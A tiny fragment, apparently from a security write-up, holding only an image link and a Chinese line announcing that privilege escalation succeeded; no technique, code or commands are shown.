
提权成功!!!!